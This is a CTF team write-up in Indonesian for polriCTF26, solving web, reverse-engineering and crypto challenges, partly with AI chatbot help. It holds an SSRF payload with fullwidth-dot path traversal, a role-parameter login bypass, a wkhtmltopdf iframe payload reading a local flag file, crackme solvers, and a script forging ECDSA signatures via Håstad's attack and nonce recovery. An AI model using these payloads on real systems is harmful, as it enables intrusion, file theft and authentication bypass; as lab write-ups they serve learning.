


Nama Tim = Mpruy

WEB

Pointer

Jadi kurang lebih di soal ini



straight forward si,preview link

bakal langsung kepikiran pasti SSRF,dan karna saya malas(maaf jg min)

saya minta copas seluruh payload of all things ke deepseek,suruh jadiin wordlists

sumber:

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Request%20Forgery>

<https://chat.deepseek.com/share/lak5fcxhjgmavmrv7a>

trus ketemu responnya ada kalo pake ini

—

<http://ip6-localhost:9000>

—

trus di dalem kita harus atur parameternya,biar dapet flagnya

tapi untuk itu, urlnya harus kita encode dulu

```
200 · TEXT/PLAIN; CHARSET=UTF-8
(no title)
http://ip6-localhost:9000/internal/snapshot?file=%EF%BC%8E%EF%BC%8E%EF%BC%8Fflag.txt

polriCTF26{fu1lw1dth_d0ts_p01nt_str41ght_1nt0_th3_c0ntr0l_pl4n3}
```

dan dapat flagnya


<https://chat.deepseek.com/share/lak5fcxhjgmavmrv7a>

<https://claude.ai/share/af62f587-509e-4fc7-b629-74d4499ef801>

VAULT

MIN SEBELUM DI ACCUSE CURANG, INI GASEGAJA MIN 😊

di chat deepseek paling atas



itu isinya




dari link

https://drive.google.com/file/d/1LAmf_6CJLk5qDp0an2s_gVQ0TN2wmht5/view

oke lanjut,jadi di soal ini,kita bisa bypass jadi supervisor,caranya itu kita tambahin parameter ini di login

username=sigma&password=sigma123&role=supervisor&+.....



trus kalo kita ke admin console -> incident report,ada kyk pdf generator

kalo di intercept burpsuite

```
/Creator (b\u00f9wkhtmltopdf 0.12.6.1)  
/Product (b\u00f9wkhtmltopdf 0.12.6.1)
```

whkhtmltopdf 0.12.6.1 yang ada vulnerability SSRF (CVE-2022-35583) -> sumber foto diatas yang ga sengaja dikirim

<https://github.com/advisories/GHSA-v2fj-q75c-65mr>

trus kita pasang payload

```
<iframe src="file:///app/flag.txt"></iframe>
```

dan dapat flagnya

StashBox Incident Report

Subject

Filing officer

Generated 2026-08-01T11:51:47.300Z

Report details

```
polriCTF26{r3g1st3r_4s_sup3rv1s0r_th3n_s  
qli_lfi}
```

<https://claude.ai/share/765a70a1-609c-4828-a337-61f480129cd5>

<https://chat.deepseek.com/share/aush2n6uto45iarf9a>

Reverse Engineering

Vibe-check

Jadi kurang lebih, ini yang perlu kita lakuin ke

Vibe checker ini ngelakuin ini

```
rot  = (i % 7 + 1) & 7      // rotate amount, range 1-7  
sign = (i % 2 == 0) ? i : -i // signed byte, negatif kalau i ganjil  
key  = "r0t4t3_k3y"[i % 10] // key berulang tiap 10 char
```

```
x = key ^ input[i]
rolled= ROL8(x, rot)      // rotate-left 8-bit
enc = (rolled + sign) ^ 0xA5
```

Jadi kita cuma perlu reverse ini

```
t = enc ^ 0xA5
t = t - sign      // (mod 256)
x = ROR8(t, rot)  // rotate-right buat undo ROL
input[i] = x ^ key
```

```
#!/usr/bin/env python3
"""
Solver untuk crackme:
    enc = ROL8(key[i%10] ^ input[i], rot)
    enc = (enc + sign) & 0xFF
    enc = enc ^ 0xA5
    -> harus == DAT_00102060[i]

Reverse:
    t = enc ^ 0xA5
    t = (t - sign) & 0xFF
    x = ROR8(t, rot)
    input[i] = x ^ key[i%10]
"""

KEY = b"r0t4t3_k3y"
LEN = 0x2d # 45

# TODO: isi 45 byte target ini dari DAT_00102060 di binary.
# Cara ambil (pilih salah satu):
#   objdump -s -j .rodata <binary> (cari alamat 0x102060, ambil 45
byte)
#   gdb: x/45xb 0x102060
#   Ghidra: klik simbol DAT_00102060 -> Export/copy bytes
TARGET = bytes([
    0xa1, 0xd9, 0x67, 0xc4, 0x02, 0xb2, 0x2e, 0xf6, 0xa9, 0xd4,
    0x3f, 0xf8, 0xa8, 0xd0, 0xe7, 0x07, 0xec, 0x01, 0x9f, 0xd3,
    0x92, 0x36, 0xf3, 0xe1, 0x2d, 0x0a, 0xcc, 0x5a, 0x19, 0xaa,
    0xf5, 0xb3, 0xa6, 0x90, 0x60, 0x10, 0xa1, 0x10, 0x2e, 0xbf,
    0xd6, 0xa5, 0x93, 0x4b, 0xd1,
])
```

```

assert len(TARGET) == LEN, f"TARGET harus {LEN} byte, sekarang
{len(TARGET)}"

def rol8(x: int, n: int) -> int:
    n &= 7
    x &= 0xFF
    return ((x << n) | (x >> (8 - n))) & 0xFF

def ror8(x: int, n: int) -> int:
    n &= 7
    x &= 0xFF
    return ((x >> n) | (x << (8 - n))) & 0xFF

def solve():
    flag = bytearray(LEN)
    for i in range(LEN):
        rot = (i % 7 + 1) & 7
        sign = i if (i % 2 == 0) else (-i & 0xFF) # signed char, but we
mod 256 anyway
        key = KEY[i % 10]

        enc = TARGET[i]
        t = enc ^ 0xA5
        t = (t - sign) & 0xFF
        x = ror8(t, rot)
        flag[i] = x ^ key

    return bytes(flag)

def verify(candidate: bytes) -> bool:
    """Re-run forward transform buat mastiin hasil reverse bener."""
    assert len(candidate) == LEN
    for i in range(LEN):
        rot = (i % 7 + 1) & 7
        sign = i if (i % 2 == 0) else (-i & 0xFF)
        key = KEY[i % 10]

        x = key ^ candidate[i]
        rolled = rol8(x, rot)

```

```

    enc = (rolled + sign) & 0xFF
    enc ^= 0xA5

    if enc != TARGET[i]:
        print(f"mismatch di index {i}: got {enc:#x}, want {TARGET[i]:#x}")
        return False
    return True

if __name__ == "__main__":
    flag = solve()
    print("candidate flag:", flag)
    try:
        print("as text:", flag.decode())
    except UnicodeDecodeError:
        print("(bukan valid ascii/utf-8, cek TARGET-nya)")

    ok = verify(flag)
    print("verify:", "OK  if ok else "GAGAL, cek TARGET array")

```

<https://claude.ai/share/5c2a4109-472e-4c21-98bf-87417cc7c2f2>

Cocoon

Gini logika reversenya kurang lebih

1.

Program baca input via fgets, strip newline, lalu cek panjang harus tepat 46 karakter (0x2e). Kalau tidak, langsung reject.

2.

Loop hash (FNV-1a-style) menghasilkan konstanta seed:

```

val = 0; u = 0
loop: val = (val * 0x1000193) ^ u; u += 0x2545f491
while u != 0xa8be9220

```

```
val ^= 0xc0c0012e
```

—

Karena start/step/stop-nya fixed, hasil val selalu sama tiap run — ini cuma obfuscation, bukan random seed.

3. Loop Transformasi (per byte, i = 0..45)

a) Generate keystream (xorshift32, advance sekali tiap iterasi):

—

```
rng ^= rng<<13; rng ^= rng>>17; rng ^= rng<<5  
keystream = rng & 0xFF
```

—

b) XOR lalu rotate

—

```
b = input[i] ^ keystream  
rot = ((i % 7) + 1) & 7  
b = ROL8(b, rot)
```

—

c)

Update accumulator

—

```
uVar4 ^= (i*i + b)  
output[i] = uVar4 & 0xFF
```

—

4. Verif

—

```
memcmp(output, DAT_001020a0, 46) == 0 → "correct!"
```

—

5. Analisis vuln

keystream dan rot di posisi i cuma tergantung index i, bisa dihitung tanpa tahu input sama sekali

output[i] cuma butuh uVar4 dari langkah sebelumnya, bukan input di posisi selanjutnya
Artinya ini rantai satu-arah (feed-forward), tanpa diffusion antar-byte

6. Exploit

Greedy sequential brute-force:

Untuk i=0: coba 256 kemungkinan byte, hitung output[0] kandidat, cocokin ke target[0]
Begitu match, lock uVar4 hasil update, lanjut ke i=1

Ulangi sampai i=45

Kompleksitas: 46×256 percobaan (bukan 256^{46})

```
#!/usr/bin/env python3
"""
Solver for FUN_001010a0 crackme.

Strategy: the xorshift32 keystream and rotate-amount only depend on the
byte index i (not on the input byte itself), and the accumulator uVar4
carries forward across iterations. So we can brute-force byte-by-byte:
for each position i, try all 256 candidate input bytes, compute the
resulting output byte + next uVar4 state, and keep the one that matches
target[i]. This turns a  $256^{46}$  search into  $46 \times 256$  steps.

Fill in TARGET with the bytes from DAT_001020a0 in the binary (46 bytes
/ 0x2e).
"""

LEN = 0x2e # 46

# --- Reconstruct the constant SEED exactly as the binary does ---
def compute_seed():
    val = 0
    u = 0
    while True:
        val = (val * 0x1000193) ^ u
        val &= 0xFFFFFFFF
        u = (u + 0x2545f491) & 0xFFFFFFFF
        if u == 0xa8be9220:
            break
    val ^= 0xc0c0012e
    return val & 0xFFFFFFFF

def xorshift32_step(x):
    x &= 0xFFFFFFFF
    x ^= (x << 13) & 0xFFFFFFFF
    x &= 0xFFFFFFFF
    x ^= (x >> 17)
    x &= 0xFFFFFFFF
    x ^= (x << 5) & 0xFFFFFFFF
    x &= 0xFFFFFFFF
    return x
```

```

def rol8(b, r):
    r &= 7
    b &= 0xFF
    return ((b << r) | (b >> (8 - r))) & 0xFF

def rot_amount(i):
    # bVar1 = cVar3 + (char)lVar2 * -7 + 1U & 7    where lVar2 = i/7,
    cVar3 = (char)i
    lVar2 = i // 7
    cVar3 = i # within byte range for our small i, char cast doesn't
    matter here
    return ((cVar3 + lVar2 * -7 + 1) & 0xFF) & 7

def solve(target):
    assert len(target) == LEN
    seed = compute_seed()
    rng = seed
    uVar4 = 0
    recovered = bytearray()

    for i in range(LEN):
        rng = xorshift32_step(rng)
        ks_byte = rng & 0xFF
        r = rot_amount(i)
        target_byte = target[i]

        found = None
        for guess in range(256):
            bVar8 = guess ^ ks_byte
            rotated = rol8(bVar8, r)
            candidate_u = (uVar4 ^ ((i * i) + rotated)) & 0xFFFFFFFF
            out_byte = candidate_u & 0xFF
            if out_byte == target_byte:
                found = (guess, candidate_u)
                break

        if found is None:
            raise ValueError(f"No matching byte found at position {i},
target ran out of solutions")

    guess, uVar4 = found
    recovered.append(guess)

```

```

return bytes(recovered)

if __name__ == "__main__":
    # TODO: replace with actual bytes from DAT_001020a0 (46 bytes)
    TARGET = bytes([
        0xe2, 0xd8, 0xa6, 0x5f, 0x70, 0xb5, 0x98, 0x30,
        0x4f, 0xb5, 0xef, 0x81, 0x2d, 0x3e, 0xb0, 0x87,
        0x33, 0x33, 0x09, 0x65, 0xb8, 0x61, 0x1d, 0xca,
        0xc4, 0x2d, 0x75, 0xea, 0x91, 0xb0, 0x05, 0x4e,
        0xaa, 0x5e, 0xcc, 0xd8, 0xd1, 0xb7, 0x47, 0x95,
        0xba, 0x63, 0x57, 0x07, 0x8a, 0x29
    ])

    if len(TARGET) != LEN:
        print(f"[!] TARGET must be {LEN} bytes, got {len(TARGET)}. "
              f"Dump DAT_001020a0 from the binary and paste it in.")
    else:
        flag = solve(TARGET)
        print("Recovered input:", flag.decode(errors="replace"))

```

<https://claude.ai/share/77573c48-e19a-482f-a0ac-a62525e3c51b>

side man

1. Recon awal

Binary crackme_polri di-decompile pakai Ghidra. Fungsi utamanya nerima 1 argument (argv[1]) sebagai flag candidate:

```

if (param_1 == 2) {
    strncpy(local_a8, (char *)param_2[1], 0x7f);
    ...
    if (sVar3 == 0x1c && strncmp(local_a8, "polriCTF26{", 0xb) == 0 && local_8d == '}') {
        ...
    }
}

```

Dari sini kelihatan syarat format luar aja:

- Panjang total 28 karakter (0x1c)
- Prefix polriCTF26{

- Suffix }

Isi di dalam kurung kurawal (16 byte) belum divalidasi di sini. Validasi sebenarnya terjadi belakangan lewat cara yang gak biasa.

2. Ada validation tersembunyi

```
—  
__addr = mmap(0x0, 0x160, PROT_READ|PROT_WRITE,  
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0);  
// loop decrypt data statis ke __addr  
mprotect(__addr, 0x160, PROT_READ|PROT_WRITE|PROT_EXEC);  
iVar2 = (*__addr)(amp;local_b8); // eksekusi hasil decrypt, argumen = 16 byte isi flag  
if (iVar2 != 0) puts("Correct! Flag valid.")  
—
```

Jadi validasi isi flag bukan di C code utama tapi di shellcode yang di-decrypt runtime, ditaruh di memory RWX, terus dijalankan. Teknik ini dipakai buat nyusahin static analysis: kalau cuma baca decompile main, gak bakal ketemu logic validasinya.

3. Extract data terenkripsi

Data source-nya ada di dua simbol: DAT_00102080 (data terenkripsi) dan DAT_001020a0 (XOR key). Karena alamat keduanya cuma beda 0x20 byte, artinya dua-duanya overlap — sebenarnya satu blob data yang sama, cuma dibaca dari dua offset berbeda.

Dump raw bytes dari .rodata (alamat file = alamat Ghidra – base 0x100000):

```
—  
objdump -s -j .rodata --start-address=0x2080 --stop-address=0x2200 crackme_polri  
—
```

Hasilnya 0x180 (384) byte kontinu yang mencakup kedua "array".

4. Reverse-engineer formula decrypt

Dari decompile, index buat baca enc itu hasil ekspresi magic-number division compiler:

```
-  
uVar4 - ((SUB168(auVar1 * ZEXT816(0xcccccccccccccd),8) & 0xfffffffffffffc) + uVar4 / 5)  
-
```

Ini keliatan ribet, tapi kalau dihitung persis (emulasi 128-bit multiply-nya), hasilnya konsisten sama $idx = i \% 5$ — jadi ternyata simpel: cuma XOR dengan 5-byte repeating key (91 2c e7 4b 18) terhadap data di DAT_001020a0.

```
—  
enc = data[0x00:0x00+5] # cuma 5 byte pertama yang kepake
```

```
key = data[0x20:0x20+0x160] # 352 byte "key" dari DAT_001020a0
```

```
shellcode = bytearray(0x160)
```

```
for i in range(0x160):
```

```
    shellcode[i] = enc[i % 5] ^ key[i]
```

—

Hasilnya 352 byte raw x86-64 machine code.

5. Disassemble (statis, gak dieksekusi)

```
objdump -D -b binary -m i386:x86-64 shellcode.bin
```

Dari disassembly, kebaca dua bagian:

a) Loop transform — tiap byte input i (0..15) diproses:

—

```
b = input[i]
```

```
b = b XOR 0x5a
```

```
b = (b + i*3) & 0xFF
```

```
b = rol8(b, 2)
```

```
buffer[i] = b
```

—

b) Loop comparison — tiap $buffer[i]$ dibandingin ke konstanta hardcoded:

—

```
0x24, 0x68, 0x7c, 0x38, 0xdd, 0x60, 0x5c, 0x78,
```

```
0x0a, 0x80, 0xdc, 0x2e, 0x3a, 0xf4, 0x96, 0xa2
```

—

Kalau semua 16 byte cocok, function return 1 → flag valid.

6. Reverse logic transform

Tiga operasi (XOR, ADD mod 256, ROL) itu bijective — bisa dibalik tanpa ambiguitas.

Karena urutan forward-nya XOR → ADD → ROL, urutan reverse-nya harus dibalik juga (last operation first):

forward: input --XOR--> --ADD--> --ROL--> target

reverse: target --ROR--> --SUB--> --XOR--> input

Step per byte:

—

```
def ror8(x, n):
```

```
return ((x >> n) | (x << (8 - n))) & 0xFF
```

```
step1 = ror8(target[i], 2)    # undo rol8
step2 = (step1 - (i * 3)) & 0xFF # undo add i*3
input[i] = step2 ^ 0x5a       # undo XOR 0x5a
```

—

7. Jalankan reverse → dapat flag

—

```
targets = [0x24, 0x68, 0x7c, 0x38, 0xdd, 0x60, 0x5c, 0x78,
            0x0a, 0x80, 0xdc, 0x2e, 0x3a, 0xf4, 0x96, 0xa2]
```

```
def ror8(x, n):
    return ((x >> n) | (x << (8 - n))) & 0xFF
```

```
flag_bytes = [((ror8(t, 2) - i * 3) & 0xFF) ^ 0x5a for i, t in enumerate(targets)]
inner = bytes(flag_bytes)
flag = b'polriCTF26{' + inner + b'}'
print(flag)
```

—

```
inner = SMC_1S_S0_C00L!!
flag = polriCTF26{SMC_1S_S0_C00L!!}
```

[Solver.py](#)

—

```
#!/usr/bin/env python3
"""
Full solver untuk crackme_polri (polriCTF26).

Alur:
1. Decrypt blob data statis (DAT_00102080 / DAT_001020a0) jadi
shellcode
    verifier asli -- pure XOR repeating-key, idx = i % 5.
2. Reverse transformasi byte per byte yang dipakai verifier buat
membandingkan input user terhadap 16 konstanta target:
    b = input[i]
    b = b XOR 0x5a
    b = (b + i*3) & 0xFF
    b = rol8(b, 2)
    assert b == target[i]
-> dibalik: input[i] = ror8(target[i], 2) - i*3, lalu XOR 0x5a lagi

Tidak ada shellcode yang dieksekusi -- semuanya perhitungan statis
(decrypt + invert transform) berbasiskan hasil pembacaan disassembly
manual.
```

[illegible]

```

out = bytearray(SIZE)
for i in range(SIZE):
    idx = i % 5
    out[i] = enc[idx] ^ key[i]
return bytes(out)

def ror8(x: int, n: int) -> int:
    n &= 7
    return ((x >> n) | (x << (8 - n))) & 0xFF

def recover_flag_inner(targets) -> bytes:
    """Balikin transformasi verifier: rol8((b^0x5a)+i*3, 2) ==
target[i]."""
    result = bytearray(len(targets))
    for i, t in enumerate(targets):
        step1 = ror8(t, 2)                # invert rol8(..., 2)
        step2 = (step1 - (i * 3)) & 0xFF   # invert (+ i*3)
        result[i] = step2 ^ 0x5a          # invert XOR 0x5a
    return bytes(result)

def main():
    shellcode = decrypt_blob(RAW_BLOB_HEX)

    with open("shellcode.bin", "wb") as f:
        f.write(shellcode)
    print(f"[+] Decrypt selesai, {len(shellcode)} byte ->
shellcode.bin")
    print(f"[+] Hex preview: {shellcode[:32].hex()} ...")

    inner = recover_flag_inner(TARGETS)
    flag = FLAG_PREFIX + inner + FLAG_SUFFIX

    try:
        inner_txt = inner.decode("ascii")
        print(f"[+] Isi flag (16 byte): {inner_txt!r}")
    except UnicodeDecodeError:
        print(f"[!] Isi flag bukan ASCII murni: {inner.hex()}")

    print(f"[+] FLAG: {flag.decode('ascii', errors='replace')}")

```

```
if __name__ == "__main__":  
    main()
```

<https://claude.ai/share/f08064f7-a4e2-4895-9746-8b6536c929cd>

Crypto:

coppersmith-curve

Challenge ini pake sistem Zero-Trust Identity yang gabungin RSA, ECDSA, sama PRNG kustom. Celahnya ada di dua bagian. Pertama, implementasi RSA-nya masih rentan sama Håstad's Broadcast Attack, jadi kita bisa dapetin seed sesi. Kedua, nonce ECDSA dihasilkan dari PRNG yang seed-nya tadi, jadi setelah seed berhasil didapetin kita juga bisa nebak nonce yang dipake buat tanda tangan. Dari situ tinggal recover private key ECDSA dan bikin signature buat `admin=true`

Challenge ini punya dua tahap exploit

Tahap pertama manfaatin Håstad's Broadcast Attack. Soalnya seed yang sama dienkrpsi ke tiga penerima pake RSA dengan $e=3$. Dengan CRT ditambah cube root, plaintext bisa dipulihin dan seed sesi berhasil didapetin

Tahap kedua manfaatin nonce ECDSA yang berasal dari PRNG kustom. Setelah seed diketahui, PRNG bisa direproduksi sehingga nonce yang dipake buat signature heartbeat juga bisa didapetin. Dari satu signature (r, s) dan nonce tersebut, private key ECDSA bisa dihitung. Setelah private key didapat, tinggal bikin signature baru buat pesan `admin=true` lalu kirim ke server

1. Ambil tiga ciphertext dan modulus RSA dari menu
2. Gunain Håstad's Broadcast Attack buat dapetin seed sesi
3. Reproduksi PRNG pake seed tersebut buat dapetin nonce ECDSA
4. Ambil signature heartbeat dari menu
5. Hitung private key ECDSA dari nonce dan signature

6. Forge signature untuk admin=true
7. Kirim signature ke menu [3] dan login sebagai admin

ini solvernya:

```
import hashlib

# ----- data dari output nc -----
N1 =
31357554984211320006631277453131039982300638923811111780869047678345352
84098555817097003458025930643469672746464775147170291211228724049329752
99664175671732789550205030686474577222779577301359712635960224942053739
18937457863268718481664999313620532885760614564879676864150168684256402
70189552523646155723332921807429406542189779381965615091726633147576741
61857278940392341159239693119004886690755519122578092823159511902194558
97689886703275419454336587527999304062324463129710829679695913344959247
40754947529201304602598917472790591499601672728289925820840388146763393
2170195591200578472252473599177201155574106954407
C1 =
39615941583875380463572047552806160499922793556963287044367001487613775
13066064471961741214621125359752388099015294962142292590993244733063476
44877799599150558434227996952652981119872831749342353467866892341543435
26707944182967812612899480074223505222713985353522878561662351617828640
84126773084829609263516072104207399727553516523754279014749360655831069
68789768569157524473426113708704277196422729969954822931127557161223009
28914077481262863102408982736934913994787261480078260744376566590613369
60364531275803036451581602123028504264953358166392228177104655807048638
319545812155588262183682195895310733284737178424
N2 =
19093856848595591817901379677734119240696877061500140945453376707009559
31392942614287509479865872420371387369817078984420368156841560132595900
02163655424751014821380860175215763860771534600646250379135429031132162
40405593891271467707384611215781237318094265334619014590081562706463946
00717523813881914974293131977667638896131029133163179558293928134119353
13443123986703213749590539431267358134835279767805784703877090228729671
42947340700942261203893738377102558643851146080638799835493492370204948
20585963976663216816004063171582387702109068996417959960557509062646189
3873206042717408606886997218999624388450158783507
C2 =
14919617748503797685611277386490053648110608181308551300389384025228573
56233718081434392277345367983948560097364010592590510298983133173436460
```

```
28838959403408365541403231410186564207989798140478150888063342744561611
91374643537198019572648991604517498915607441381051059971839199581145277
94331724687965725525365359778250731086364913993309740879013372064779436
78229143902262258848326118376568683554291052270799955962714638105027221
93886457282912415639733348067529343497952491077538748844972850345072965
20109357871812388471275280172316536078058394257809787860690153068014974
7839165464825497084311926709205788626804739517667
```

N3 =

```
14849741277588958209531558256484025764402003796033167900001680983162885
55406997331923208698776913146950206626683493314010863872288396462566336
94680206061704533310019315976895228241400458816745170254094000054527689
73904909535452878528775369359605089491288558245091197921390235261177128
33130385519854009412076499655427037544137387216443458826616890789038535
37842481330164702858305846701398313171989280437446832223537956358054650
23040458367939295981797041452253248836276726696063995890276824626188385
13277323378841089938988594458924174016559461689619057488128826297900601
2834219802486292508711961356403712922710484519643
```

C3 =

```
42162357762856224957038446745335094276862406501724889045344217749941856
63191610533040638807892037816039133169725293408045024021428229978277321
64550438161276553666548571218663187747475693856106009081320892628999404
60058460145230152868932449066030139784979173721521652611284345070643402
56136712769712594758603962555241308625396626762760006797968739060561631
12544577120651757635576452094967545917574855917561077979686411436300672
60255620180684248233780717723544335008249573330962576481346504299354158
27796000362203254416174190676213168920442648993897914877476511119098953
802444727150103350568056647576797972707126887338
```

```
# ----- RSA broadcast (e=3) -----
```

```
def crt3(c1, n1, c2, n2, c3, n3):
```

```
    M1 = n2 * n3
```

```
    M2 = n1 * n3
```

```
    M3 = n1 * n2
```

```
    inv1 = pow(M1 % n1, -1, n1)
```

```
    inv2 = pow(M2 % n2, -1, n2)
```

```
    inv3 = pow(M3 % n3, -1, n3)
```

```
    M = n1 * n2 * n3
```

```
    x = (c1 * M1 * inv1 + c2 * M2 * inv2 + c3 * M3 * inv3) % M
```

```
    return x, M
```

```
def icbrt(n):
```

```
    lo, hi = 0, 1 << ((n.bit_length() + 2) // 3)
```

```
    while lo < hi:
```

```

        mid = (lo + hi + 1) // 2
        if mid**3 <= n:
            lo = mid
        else:
            hi = mid - 1
    return lo

x, _ = crt3(C1, N1, C2, N2, C3, N3)
m = icbrt(x)
m_bytes = m.to_bytes((m.bit_length() + 7)//8, 'big')
print(f"[+] m_bytes length: {len(m_bytes)}")

# ekstrak seed
prefix = b"ZTRUST-IDENTITY-SEED-v1:~"
idx = m_bytes.find(prefix)
if idx == -1:
    raise ValueError("Prefix not found in plaintext")
seed = m_bytes[idx + len(prefix) : idx + len(prefix) + 32]
print(f"[+] seed hex: {seed.hex()}")

# ----- secp256k1 -----
P = 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFC2F
N = 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEBAAEDCE6AF48A03BBFD25E8CD0364141
Gx = 0x79BE667EF9DCBBAC55A06295CE870B07029BFCDB2DCE28D959F2815B16F81798
Gy = 0x483ADA7726A3C4655DA4FBFC0E1108A8FD17B448A68554199C47D08FFB10D4B8

def inv_mod(a, m):
    return pow(a % m, -1, m)

def point_add(p, q):
    if p is None: return q
    if q is None: return p
    x1, y1 = p
    x2, y2 = q
    if x1 == x2:
        if (y1 + y2) % P == 0:
            return None
        lam = (3 * x1 * x1 % P) * inv_mod(2 * y1 % P, P) % P
    else:
        lam = ((y2 - y1) % P) * inv_mod((x2 - x1) % P, P) % P
    x3 = (lam * lam - x1 - x2) % P
    y3 = (lam * (x1 - x3) - y1) % P
    return (x3, y3)

```

```

def scalar_mul(k, point):
    res = None
    add = point
    while k:
        if k & 1:
            res = point_add(res, add)
        add = point_add(add, add)
        k >>= 1
    return res

# ----- PRNG -----
class NonceRNG:
    MASK = (1<<128)-1
    def __init__(self, seed):
        h = hashlib.sha256(seed).digest()
        self.s = int.from_bytes(h[:16], 'big') | 1
    def _step(self):
        x = self.s
        x ^= (x << 13) & self.MASK
        x ^= (x >> 7)
        x ^= (x << 17) & self.MASK
        self.s = x & self.MASK
        return self.s
    def next_scalar(self):
        hi = self._step()
        lo = self._step()
        return ((hi << 128) | lo) % N

rng = NonceRNG(seed)
k = rng.next_scalar() # nonce untuk heartbeat

# heartbeat signature dari menu [2] terakhir
r_heart =
78458557570017820284333154604103633027267267852438857968878380787335675
169565
s_heart =
39640730767764801525678686247666336295845407147611333486643062214154223
12658
msg_heart = b"ztrust-session-heartbeat"
z_heart = int.from_bytes(hashlib.sha256(msg_heart).digest(), 'big') % N

# recover private key d

```

```

d = ((s_heart * k - z_heart) % N) * inv_mod(r_heart, N) % N
print(f"[+] private key d: {d}")

# verifikasi dengan public key Q dari menu [4]
Qx =
93769447290614206222877655157293932483025462232698824108017467757553915
045008
Qy =
10984866108479523524421737293511620596938559318817578983209435987358249
3366688
dG = scalar_mul(d, (Gx, Gy))
if dG is None or dG[0] != Qx or dG[1] != Qy:
    print("[-] d tidak cocok dengan Q - periksa")
    exit()
print("[+] d valid")

# tanda tangan untuk admin=true (gunakan nonce yang sama agar r =
r_heart)
msg_admin = b"admin=true"
z_admin = int.from_bytes(hashlib.sha256(msg_admin).digest(), 'big') % N
r_admin = r_heart
s_admin = ((z_admin + r_admin * d) % N) * inv_mod(k, N) % N

print("\n=== Kirim ke menu [3] ===")
print(f"r = {r_admin}")
print(f"s = {s_admin}")

```

```

        self.s = x & MASK
        return self.s
    def next_scalar(self):
        hi = self._step(); lo = self._step()
        return ((hi<<128)|lo) % N
# seed is RSA-broadcast (e=3) in menu [1]; the heartbeat signature in
# menu [2] uses the FIRST next_scalar() as its nonce k.
# RSA padding: m = int( b"ZTRUST-IDENTITY-SEED-v1:" || seed(32B) ||
#                      b"\x00"*8 || (b"ZT")*80 ) -- identical per node.

[1] mirror seed to replicas (prints N1,e,C1 / N2,e,C2 / N3,e,C3)
[2] leak heartbeat signature (prints msg, r, s)
[3] admin login (submit r, s over "admin=true")
[4] show pubkey Q + PRNG source
[5] quit
> 3
r> 78458557570017820284333154604103633027267267852438857968878380787335675169565
s> 106628982641155500508244704576402170782651013752918024819217854857625772306001
